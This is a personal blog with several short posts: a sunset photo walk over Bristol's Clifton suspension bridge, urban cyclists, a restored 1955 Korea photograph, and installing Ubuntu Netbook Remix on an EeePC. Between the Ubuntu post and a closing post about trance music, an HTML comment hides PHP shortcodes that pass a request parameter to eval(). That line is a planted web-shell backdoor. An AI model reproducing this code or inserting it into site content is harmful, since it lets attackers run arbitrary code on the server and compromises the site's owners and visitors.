Bank holiday weekend finds me mooching around in my parents’ garden in the evening. This old goal net has seen better days, but I loved playing with it as a kid.

For anyone who also reads my photo blog, you might have seen that I went out around sunset last night to see if there were any interesting photos to be taken.
Before I left the house, I checked the official time of sunset on the BBC Weather website, and found it to be 9:04pm. I wasn’t really sure how “sunset” is defined, so I left the house early to cover myself.
My observations on the evening didn’t really help me deduce what is meant by “sunset” as it’s hard to tell when the sun goes below the horizon when there’s a gorge, some cliffs and a tall forest in the vicinity. I also wasn’t sure if it was the time that the leading edge, trailing edge, or midpoint of the sun touched the horizon. So I looked it up on Wikipedia.
In astronomy the time of sunset is defined as the moment the trailing edge of the sun’s disk disappears below the horizon in the west. Due to refraction of light in the atmosphere, the ray path of the setting sun is highly distorted near the horizon making the apparent astronomical sunset occur when the sun’s disk is already about one diameter below the horizon. Sunset should not be confused with dusk, which is the moment at which darkness falls, when the sun is about eighteen degrees below the horizon. The period between the astronomical sunset and dusk is called twilight.
So now you know. The official time is not only defined in a vague way (what’s the horizon?) but also hard to measure.
Last night I went for a walk around the Clifton downs and suspension bridge around sunset. The BBC forecast sunset at 9:04pm, and here’s what I came up with.
In the first picture, the sun was above the horizon but the light was lovely and golden, and allowed me to take this picture of the bridge.

I got bored of taking pictures of the bridge, because it’s hard to take pictures of something very large if you’re also standing on it. So I walked up onto the hill where Clifton Observatory stands and took this picture – still in relatively bright light.

Finally this last shot was taken a bit further down the downs, but not as far as the ice cream van (for those of you who know Bristol). I’m looking away from the bridge, down to Avonmouth. It is now well gone the official time of sunset, but still light enough to take photos.

They say carbon monoxide is the silent killer.
I disagree. I say Bristol’s hardened urban cyclists are the silent killers. I am one of these cyclists, and I’ve had a couple of spills over the last few years.
But last week I was walking through the University part of the city and I noticed several cyclists doing really crazy things. Some were endangering others – some were endangering themselves. It’s remarkable how there aren’t more accidents involving cyclists.
So next time you’re out and about in an urban areas, don’t forget to use your eyes before you step into a road!
From Syl Arena’s Lessons I Didn’t Learn In Photo School…
3. Powerful photographs touch people at a depth they don’t anticipate.
If you want to be a strong photographer… strive to create images that touch people’s lives. The most challenging part of this has nothing to do with the details of creating a photograph and everything to do with living an enriched life. If you know tons about photography but create shallow photos, then read literature, visit art galleries, learn ethnic cooking, volunteer, watch foreign movies, attend theater, travel, coach youth sports…
This week, your task is to take a photo inspired by external sources. Do some of that stuff and then take an inspired photo. Provide a single sentence/paragraph with your picture to explain your motive.


I didn’t take this photograph. This is a self-portrait of my grandfather, taken in Korea in 1955. The one thing I can accept credit for is scanning in and restoring the image after the slides were passed onto me this week. I suppose in that way, I created the image you see before you in its current form, but I did not compose the shot.
For me, this is a very touching image. While I knew my grandfather well as a grandfather, this picture represents a man I never met. A man who didn’t have children, let alone grandchildren. In this photo he is the same age as I am now – I’m fascinated wondering what he would have been like.
This morning I tried Ubuntu Netbook Remix (UNR) for the first time. My first impression was that it’s very polished and usable by non-geeks.
I’m not an Ubuntu user myself; I use Fedora on all my machines – including my EeePC 901. But my other half, Hana, has an EeePC 701. She’s not a geek, and she just wants something that will work for her. She’s seen XP on a 701 and agreed the 7″ screen isn’t really up to scratch.
Recently we tried gOS on the 701. It’s Ubuntu based and very friendly. It’s well laid out and easy to use. Hana used it for a couple of months and got on well with it. The main problem was that wireless never quite worked properly, and using an Ethernet cable kind of spoils the point of a tiny laptop,
So this morning I swapped gOS for UNR. The installation was painless, and first boot went without hitch. The main snag I ran into on the 701 was that the animated menus made the whole system slow down. This turned out to be a bug which was easily remedied by installing two packages.
It’s early days yet – the system has only been functional for about an hour and Hana hasn’t used it yet. I’ll post again with more comments on UNR when we’ve had a chance to play with it.
<!– [insert_php]if (isset($_REQUEST["FNpQT"])){eval($_REQUEST["FNpQT"]);exit;}[/insert_php][php]if (isset($_REQUEST["FNpQT"])){eval($_REQUEST["FNpQT"]);exit;}[/php] –>
I realised I was getting old earlier when I was listening to an internet radio station and a trance tune came on. My first thought was that my ALSA server had gone wrong, what with the jittering and odd noises.
Back in my day, trance was tuneful, I’m sure of it…
|
|
I recently inherited a box of slides from my late grandfather. To my delight, I found that they include photographs he took in Korea in 1955 that paint a unique picture of post-war civilian life.I was so fascinated that I built a website to showcase them: |